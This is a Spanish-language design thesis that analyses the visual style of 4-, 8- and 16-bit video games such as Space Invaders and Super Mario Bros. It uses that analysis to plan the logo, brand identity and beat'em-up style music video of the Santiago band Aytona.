
5) Escenario. Es donde transcurre la acción y los personajes se desenvuelven. En el caso de Pacman es un laberinto, y en Space Invaders! Es el espacio.

6) Personaje. Es controlado por el jugador.

7) Enemigo. Su intención siempre será ser un obstáculo para el jugador.

8) Créditos o Coin / Vidas. Asociado a las máquinas Arcade. Muestra cuantas monedas o fichas has insertado, lo que te indica cuantas veces puedes jugar, una vez que pierdas o ganes. Al mismo tiempo, puede mostrar la cantidad de vidas que tienes para acabar el juego.

9) Fondo. Espacio en donde se sitúa el escenario y la acción.





Cromatologías

En el caso de los primeros juegos 4 bit, los colores eran menos saturados que las ediciones posteriores. En Space Invader, el personaje principal es de color verde oscuro, y los colores de la escena son menos saturados, respecto al fondo generalmente negro o gris oscuro. Los colores utilizados en Pacman y en versiones posteriores de Space Invader, están ligados a los primarios de la paleta RGB. Son muy saturados para generar el contraste con el fondo generalmente de color negro. El personaje destaca con algún color distinto para resaltar la presencia del jugador en la escena. En el caso de Space Invader!, los enemigos alienígenas, son todos del mismo color. El fondo es el color que tiene el mayor porcentaje de presencia en la composición visual.

Ilustración

En el caso del código de ilustración o fotográfico, se presenta una nitidez pareja. La profundidad de campo nos distingue del fondo, de los personajes y de la información tipográfica.

Tipografías

La tipografía de éste tipo de juegos es de categoría Píxel o Bitmap; Se caracterizan por tener una construcción en base a ángulos rectos, simulando diagonales y curvas con pixeles cuadrados o rectangulares. La mayoría de los enunciados de la composición se presentan en Mayúscula, los que representan al player, el contador de puntaje y los créditos.

Las variaciones tipográficas se identifican entre los enunciados del Jugador y el Conteo, los cuales se presentan con diferencias en el cuerpo, bold, el color y otros factores dependiendo del juego. En el caso de Space Invader!, la tipografía ocupa un gran porcentaje de la parte superior del fondo, en donde se muestra el conteo de puntaje; esta tipografía posee una trama de líneas horizontales, generando una sensación de profundidad de textura. Hay variación de familias tipográficas, pero todas representan a las características ya descritas.



Videojuegos 8 Bit. La era de Super Mario Bros


Con la popularización de las primeras consolas, los videojuegos comienzan a ser más asequibles para las familias, en Estados Unidos y Japón. En el juego Donkey Kong, aparece el personaje que englobaría este periodo de los 8bits, conocido en el juego como Jumpman, que posteriormente sería Super Mario Bros.

La oferta de consolas se reduce, a través de grandes empresas que tienen la hegemonía de los videojuegos en la época cómo Nintendo, y en una menor escala, Sega y Atari. La Famicom de Nintendo o NES, conocida popularmente como “Nintendo” en Latinoamérica, es aquella que va a aportar al mundo de las videoconsolas, juegos tan trascendentes como Super Mario Bros, en sus 3 primeras versiones, The Legend of Zelda, Metroid o Megaman. Los pack iniciales de la consola NES, venían además, con juegos como Hogan’s Alley o el conocido Duck Hunt. Los juegos más reconocidos de la consola Sega Master System, fueron Alex Kidd en todas sus versiones, el juego de lucha, Golden Axe, Sonic The Hedgehog y Castle of Illusion starring Mickey Mouse.

Estos juegos se caracterizan por incluir escenarios con mucho mas detalles que sus predecesores; La mayoría son juegos de plataforma, en donde el personaje va avanzando y superando etapas, caracterizados por niveles o mundos de diversas escenografías y villanos.

Los personajes ya no están basado en un estilo visual netamente pixelizado, sino que, presentan mayor complejidad en su construcción, influenciado por la nuevas capacidades que ofrecían las consolas 8 bits.

Para extraer el estilo visual y los conceptos de los videojuegos de la época 8 bits, se tomará como ejemplo el juego Super Mario Bros, como el principal referente de la época.



Análisis Morfológico

Respecto a los nuevos elementos que aparecen en los juegos de 8 bits, podemos agregar la escenografía más detallada, la construcción del player 1 y 2, la utilización de mayor información tipográfica y la implementación de texturas en los tiles o frames del juego.

La escenografía es más prolija y mejor trabajada en estos juegos, acorde a las posibilidades tecnológicas de consolas de ésta época. Las ilustraciones ya no presentan un orden tan pixelizado, y están determinados tanto por un relleno y por un trazo; Se incorporan elementos de mayor detalle como la Luz y la sombra proyectada de elementos; Elementos como las nubes, vegetación o construcciones urbanas, se construyen y repiten a través de patrones, obteniendo siempre la misma forma dentro del juego. La construcción es focalizada, debido a que sigue el movimiento del personaje manteniéndolo siempre en el centro de la composición. A su vez, la escena es secuencial, debido a que elementos se van repitiendo conforme el personaje va avanzando.



Cromatologías

En el juego Super Mario Bros, en la etapa número 1 de su primer mundo (la imagen seleccionada a analizar), el color del cielo es el que prima por sobre toda la composición. En este tipo de juegos, los escenarios son más realistas que los antiguos, pero siempre la historia se desenvuelve a través de mundos de ficción. Los escenarios contienen elementos de la naturaleza, como arbustos, árboles y tierra, por lo que hay un gran porcentaje de cuaternarios, como marrón, café, castaño, tonos tierra y tipos de verde. Destaca más detalles en la composición cromatológica de los elementos, en donde se observan sombras y luces, y texturas en friso. El personaje Mario Bros, está compuesto de colores rojizos y verdes. En general, los colores no son tan brillantes, sino más bien con mayor contraste.

Ilustración

El énfasis de la construcción de elementos, hace realzar al personaje por sobre el fondo. El personaje principal presenta menor nivel de nitidez que el fondo y no posee trazos definidos como algunos elementos del escenario.

Tipografías

En la era 8 bits, las tipografías presentan una construcción más detalladas, a través de tipografías tanto funcionales como decorativas. En el caso de Super Mario Bros, la tipografía Emulogic, es la que interactúa con el resto de la composición de los escenarios, a través del contador de puntos, el tiempo, los mundos y el player 1; Además, alguna de las celdas del juego, aparecen signos como “?” con la misma tipografía. Ésta tipo tiene sólo versión mayúscula y hay un cambio de dimensión al referirnos al concepto de contador de monedas, “x”.

Para el título del juego es utilizada la tipografía Super Mario Bros Alpha. Se observa una mayor tendencia a curvas en la tipografía; Además, la tipografía presenta mayúsculas que resaltan el nombre Mario Bros. En general y en otros juegos observados, las familias tipográficas no cambian, más que las de títulos y presentaciones, y las de puntajes dentro del juego.

Videojuegos 16 Bit. La era dorada de los videojuegos.

Esta etapa de videojuegos está determinada con el avance tecnológico de las videoconsolas, iniciándose a través de la consola Sega Mega Drive, en 1988. Esta consola, surgió como opción frente al cuasi monopolio que Nintendo mantenía en Estados Unidos y Japón; En ella se popularizaron juegos como la saga de Sonic The Hedgehog, Street Fighter y sus derivados, Mortal Kombat, el juego de carreras Outrun y uno de los primeros juegos 3D de lucha en la consola, Virtua Fighter. Por su parte, Nintendo popularizó una de sus consolas más vendidas en la historia de su empresa, la SNES o Super Nintendo, la cual enalteció grandes nombres de videojuegos, como Super Mario World, Super Mario All Stars, La saga Donkey Kong Country, The Legend Of Zelda, Megaman X, Super Mario Kart, Mortal Kombat, Street Fighter y Killer Instinct, entre otros.



Diseño del Proyecto

Capítulo 3

En esta etapa se dará a conocer todo el detalle de las acciones realizadas en conjunto a la banda, en pos de la construcción de su identidad visual y sus estrategias de difusión.



3.1 Calendarización del Proyecto



VIDEOCLIP



IMAGEN MARCA



VJING



CD COVER



EDICIÓN

OCTUBRE

D	L	M	Mi	J	V	S
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					

AGOSTO

D	L	M	Mi	J	V	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

SEPTIEMBRE

D	L	M	Mi	J	V	S
						3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

NOVIEMBRE

D	L	M	Mi	J	V	S
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

DICIEMBRE

D	L	M	Mi	J	V	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

2011

En este calendario, los tiempos de duración no son correlativos, como se expresa en el desarrollo de cada etapa, debido a que el proceso de creación del proyecto, se comenzó previo al tiempo determinado para el Proyecto de Título.



VIDEOCLIP



IMAGEN MARCA



VJING



CD COVER



EDICIÓN

ENERO

D	L	M	Mi	J	V	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

FEBRERO

D	L	M	Mi	J	V	S
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29			

MARZO

D	L	M	Mi	J	V	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

ABRIL

D	L	M	Mi	J	V	S
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

2012

Antecedentes y referentes

Una de las primeras urgencias de la banda Aytona fue rediseñar su imagen. A método de apoyo a la creación de su identidad, el grupo necesitaba una marca que los identificara sobre el universo de bandas emergentes de la ciudad de Santiago.

Aytona poseía un logotipo realizado por sus mismos integrantes. Este fue creado pixel por pixel en el programa Paint y posteriormente fue retocado en Adobe Photoshop, anexándole corrección de color y un efecto de sombra. El logo contiene los colores principales de la banda, el verde y violeta. Éste, al ser construido sin un previo conocimiento sobre tipografías, poseía características que no eran óptimas, como por ejemplo, que las letras no interactúan entre sí, los espacios de inter-letraje son distintos y no están unificados ópticamente; el ancho de los palos de la tipografía es muy delgado y se pierden en aplicaciones de diseño como afiches, autoadhesivos o flyers; No hay una diferencia de colores para diseños de pantalla o web, resultando siempre un verde distinto por cada aplicación.

El logo necesitaba una personalidad de marca, así como mejoras estéticas en la tipografía. La idea de la banda fue mantener la estética visual

de los videojuegos 8-bit (Que resumen la estética de videojuegos de 4, 8 y 16 bits), y que se vea expresado tanto en el logo como en las propuestas visuales de cualquier producto de diseño de la banda.

Uno de los referentes principales para el rediseño del nuevo logo se centra en el videojuego Space Invader. El grupo Aytona ha utilizado éstos personajes en varias ocasiones, como, tocatas, el lanzamiento del videoclip Aytona 2000 o eventos, siendo ilustrados por ellos mismos en programas como Paint o Photoshop. Éste se constituye como el videojuego que más los identifica y que se asemeja a la propuesta visual que tiene Aytona debido a que posee elementos gráficos

3.2 Imagen de Marca, Aytona

como la saturación de colores o la simplicidad de las formas de los alienígenas del juego. En su myspace aun conservan los space invaders que representan a cada uno de los integrantes, definidos con rasgos característicos para identificarlos.

Otro de los referentes es el videojuego Tetris. Este videojuego consta de un escenario en donde bloques de cuadrados van cayendo y reordenándose en la parte inferior de la pantalla con el fin de formar una línea de cuadrados y eliminar la posibilidad de ir acumulando más bloques. Estas formas podrían constituirse como los elementos de construcción de la tipografía del logo.




Logotipo antiguo, creado por los mismos integrantes de la banda.

Definición Conceptual

El logo debe tener un carácter dinámico y ser representativo de los videojuegos recién descritos. En función de las otras piezas visuales, es el logo el que debe aludir al estilo visual de éstos videojuegos, para que las otras piezas de diseño no tengan la obligación de ser construidas con el mismo estilo gráfico y desenmarcarlas de ser piezas visuales obligatoriamente “pixelizadas”. Para ello, fue pertinente reconstruir su logotipo en base a patrones de figuras que se repitan y que construyan la tipografía y que mantengan la idea original de la banda, en su primer logo; En función de esto, la tipografía de diseñó por patrones similares al videojuego tetris, formando las letras del logo y generando una composición tipográfica con mejoras al antiguo.

Por otra parte, fue necesaria la construcción de un elemento iconográfico que les permita mayor reconocimiento. Para ello y en reuniones con la banda, se llegó al acuerdo de crear un personaje que identifique a la banda, llamado “mostro” y que les permita propuestas como; merchandising en los conciertos ya sea en autoadhesivos, poleras o flyers; mayor presencia en las redes sociales, creando el personaje e interactuando en redes como facebook, twitter, etc.; Generar

una identidad que se posicione en los seguidores de la banda a través de este personaje. Como ejemplo nacional, está lo que ha hecho la banda Chanco en Piedra, con su personaje “Juan”, o como ejemplo extranjero, está lo que hace actualmente el grupo musical LMFAO, con la creación del Robot Head, presente en todos los videoclips del grupo.



Propuesta de Marca

En cuanto a la morfología, la composición tipográfica está compuesta por patrones similares a las figuras tetris, cuadrados redondeados que en su conjunto forman el logotipo. La estructura tiende a simular una malla de píxeles en una construcción axial de los elementos, en donde la fuerza de la tensión visual apunta hacia el centro del logotipo, entre las letras o y t. El isotipo está compuesto por líneas rectas y rectángulos redondeados, para mantener la lógica estructural de la marca en general. La forma del personaje está basada en los alienígenas del videojuego Space Invader, pero adoptando una forma característica y propia.

La cromatología va a variar según sea para pantalla o impresos. Para las aplicaciones en pantalla, cada patrón de la construcción de la tipografía está con un degradado de colores, que va desde un verde intenso RGB hasta un verde más oscuro. Además, el isotipo presenta un violeta en degradado que va a pertenecer a los ojos y boca del "mostro" de Aytona. Este verde intenso está asociado a los extraterrestres fundamentado por el juego space invader y además representa uno de los colores básicos de las ediciones de color de los juegos para gameboy color de Tetris. En el caso de los impresos, el verde es menos saturado y más oscuro, debido a las características propias de las impresiones en cuatricromía.

Los códigos tipográficos están supeditados a la construcción la malla de cuadrados. Hay diferencias en las dimensiones tipográficas, tales como en las letras A del principio y del final, las cuales están reflejadas una de la otra. Además, las letras del interior del logo tienen distintos tamaños, con mayor altura en la T y la N, en solo uno de los palos superiores.

Por último, en cuanto al personaje, este representa una ilustración vectorizada y de forma simple sin bordes, resaltando solo el color en degradado de cada una de sus partes.

Aplicaciones de la Marca



El imagotipo va a tener diversas aplicaciones para pantalla o impresos. Para pantalla se va a utilizar en elementos de difusión tales como afiches, ilustraciones y posicionamiento en las redes sociales, facebook, twitter, myspace y soundcloud. Además, la banda está constantemente subiendo material de video a sus cuentas de vimeo y youtube, por lo que el imagotipo también es utilizado, esta vez con la opción de una pantalla que le permita distinción sobre el fondo.



Para impresos, la marca va a estar presente en elementos de merchandising como autoadhesivos para ser repartidos en tocatas y fiestas, en donde destaca la marca, con más opciones del isotipo, el personaje en perspectiva, con pantalla, etc. Además, se incluyen en estas aplicaciones el .cl del sitio web, a método de difusión de la página del grupo.

3.3 Videoclip Aytona 2000

3.3.1 Antecedentes y referentes

La canción Aytona 2000 está considerada como el primer single de la banda. En conjunto con las decisiones del Manager del grupo, llegaron al acuerdo de realizar un videoclip de ésta canción. Este videoclip, fue realizado en Julio del año 2011 y fue uno de los primeros acercamientos de mi trabajo como diseñador con el grupo Aytona.

El videoclip se plantea como un videojuego de lucha que se denomina Beat'em up. Este tipo de juegos consta de avanzar y pegar; los personajes se mueven de lado a lado en la pantalla, venciendo enemigos y recogiendo ítems que ayudan a los personajes ya sean armas, comida, dinero u otros. Además, los personajes van superando etapas y generalmente debe luchar contra un enemigo final.

Dentro de los referentes del videoclip es el juego Street of Rage en sus 3 versiones. Este juego tiene la característica de que casi todas sus escenas son en la noche; Destacan en él, fondos y escenarios que remiten a una gran ciudad en donde se observan callejones, parque de diversiones o clubes nocturnos, entre otros. Los enemigos de los protagonistas Axel, Blaze y sus amigos, acenúan los distintos tipos de tribus urbanas de la

época (remontándose a principio de los años 90) en donde había punks, motockeros, rockeros, strippers y un estilo callejero en general en las vestimentas.

Otros referentes del estilo visual son los videoclips que detallados con anterioridad en el capítulo pasado sobre referentes y tipologías, tales como It's Hard to dance when your legs are on fire del grupo The Model School o el video Move Your Feet de Junior Senior.



Videojuego de estilo beat'em up

3.3.2 Definición Conceptual

El videoclip es una animación de un videojuego de la banda Aytona. Está planteado como un videojuego Beat'em Up, en donde cada uno de los integrantes de Aytona es un personaje que avanza en las etapas reclutando gente para una tocata de la banda en la noche.

Las escenas ilustradas del video se sitúan en la ciudad de Santiago, de donde es originaria la banda. Cada escena en particular está ligada a las actividades diarias que realizan los integrantes de Aytona y denota el contexto en el que se desenvuelven, como los barrios de su casa, los trayectos personales o las casas de las universidades donde estudian. Además ya en la noche, se observan lugares nocturnos de fiestas y clubes en donde se realizará la eventual tocata.

La idea es que aparezcan personajes en el juego que representen a estereotipos de jóvenes de la ciudad de Santiago los cuales se desenvuelven en contextos como fiestas, universidades o actividades típicas de la ciudad. Estos personajes correrán por la ciudad y los integrantes de la banda los capturarán/debilitarán para invitarlos a la tocata en la noche.

La estética visual de las escenas del video se van a representar a través de elementos característicos de la ciudad tales como la cordillera de los andes de fondo; edificaciones del centro de la ciudad como la torre Entel, La Moneda, la torre Telefónica, entre otros; Cerros como el San Cristóbal o el Santa Lucía; Paisajes de la comuna de Santiago Centro, en donde viven dos de los integrantes de la banda; Carretera 5 Sur desde la ciudad de Rancagua hacia Santiago, donde transita diariamente María Carolina Quintana; Fiestas, bar y discoteques en el barrio bellavista, etc. Además, para generar un vínculo con los espectadores se incluirán algunos referentes de fenómenos de internet y del conocimiento colectivo y popular de los jóvenes, tales como personajes de videos de youtube, memes, personajes de videojuegos, personajes de dibujos animados, músicos populares, entre otros.

Por último, muchos de los conceptos asociados al videoclip son extraídos de la misma letra de la canción Aytona 2000, la cual representa una ironía hacia los estereotipos de jóvenes que van a fiestas en la ciudad de Stgo., y cómo éstos se desenvuelven en ellas, aludiendo a las vestimentas, como aquellos que visten de pantalones pitillos, de color fluor o las camisas de cuadritos, asociadas generalmente a lo que podríamos denominar

“alternativos”; También en la canción se habla de las chicas “pelo liso”, entendiéndolas como jóvenes de estratos sociales altos. En el sentido más amplio, la canción se refiere a un estado permanente de estar involucrado en una fiesta, mencionando las luces, el sudor y el baile en general, en donde se supone que todos los actores de ésta fiesta están invitados a bailar y a disfrutar de la música.

3.3.3 Etapas del Videoclip



Planificación de Diseño ETAPA 1

Tiempo de Trabajo

22 hrs (3 días)

Desde día 1 a día 3

Director del Proyecto

Diseñador

Reuniones con Cliente
Busqueda de referentes
Definición conceptual

Look and Feel

Storyboard

Guion Técnico

Ilustración ETAPA 2

Tiempo de Trabajo

40 hrs (5 días)

Desde día 3 hasta 8

Director del Proyecto

Ilustrador

Diseño de Personajes
Diseño de Escenas

Entrega de Ilustraciones

Animación
ETAPA 3

Tiempo de Trabajo

68 hrs (10 días)

Desde día 8 a día 18

Director del Proyecto

Diseñador Gráfico

Edición y composición de escenas

Post-Producción

Renderización archivo final

Entrega de Archivo
ETAPA 4

Tiempo de Trabajo

6 hrs (1 día)

Día 19

Director del Proyecto

Diseñador Gráfico

Revisión del material

Reunión banda Aytona

Entrega de Videoclip

Difusion Web
ETAPA 5

Tiempo de Trabajo

8 hrs (2 días)

Desde día 20 a día 21

Director del Proyecto

Diseñador Gráfico

Diseño piezas gráficas web para
redes sociales

Difusión de material web



3.3.4 Definición Estilo Visual

La mayoría de las obras de pixel art, estilo visual y estético de los videojuegos recién descritos, se crean en programas como Adobe Photoshop o Paint, pero para el caso de los videos, una buena opción es realizar las ilustraciones en Adobe Illustrator, utilizando una grilla que permita la construcción de pixeles, debido a que esto permite la mantención de la calidad gráfica y la resolución al redimensionar los elementos en programas de edición de video.

Morfológicamente la construcción de escenas y personajes está basada en una cuadrícula de pixeles, en pos de simular los videojuegos de referencia. La construcción de los elementos de la composición es axial, en función del personaje y secuencial por la condición de avanzar en las etapas.

Respecto a la presencia cromatológica, varía según las escenas y las capas de ilustración que se realizaron en el videoclip. Los colores tienen alta presencia de brillo debido al estilo de los videojuegos de referencia; Además a través de colores planos se van formando degradados en los fondos, principalmente en los cielos, lo que amplía la gama cromática y favorece a la per-

cepción de profundidad de los elementos de la composición. Los personajes principales poseen tonalidades con mayor saturación para resaltar del fondo.

Las tipografías son pixelizadas, evocando a las estructuras de los videojuegos de 8-bits. Se utilizaron la Sam's Town y la Game Over descargadas gratuitamente desde internet; Son tipos de palo seco utilizadas principalmente en versalitas, que sirven de referencia a los elementos del Score y las transiciones de los videojuegos.





Diseño de personajes.

Las ilustraciones de los personajes fueron hechas en Adobe Illustrator. Los personajes van a dividirse en Jugadores y enemigos. Los jugadores o players son los integrantes de la banda con sus pseudónimos, Pancho, Caro, Ariel, Richi y Gato. Para cada personaje se ilustró cada acción, lo que se denomina Sprite . La acción de correr está determinada por 5 sprites que se intercalan y repiten constantemente. Además se anexaron mas sprites según el Power up! de cada personaje.



En el caso de los enemigos, estos aparecen según las escenas. En total son cerca de 38 enemigos, los cuales representan diversas características de gente y jóvenes de la ciudad; Además algunos son personajes de videojuegos, de dibujos animados, de películas u otros; También hay algunos animales y personajes provenientes de fenómenos de internet.





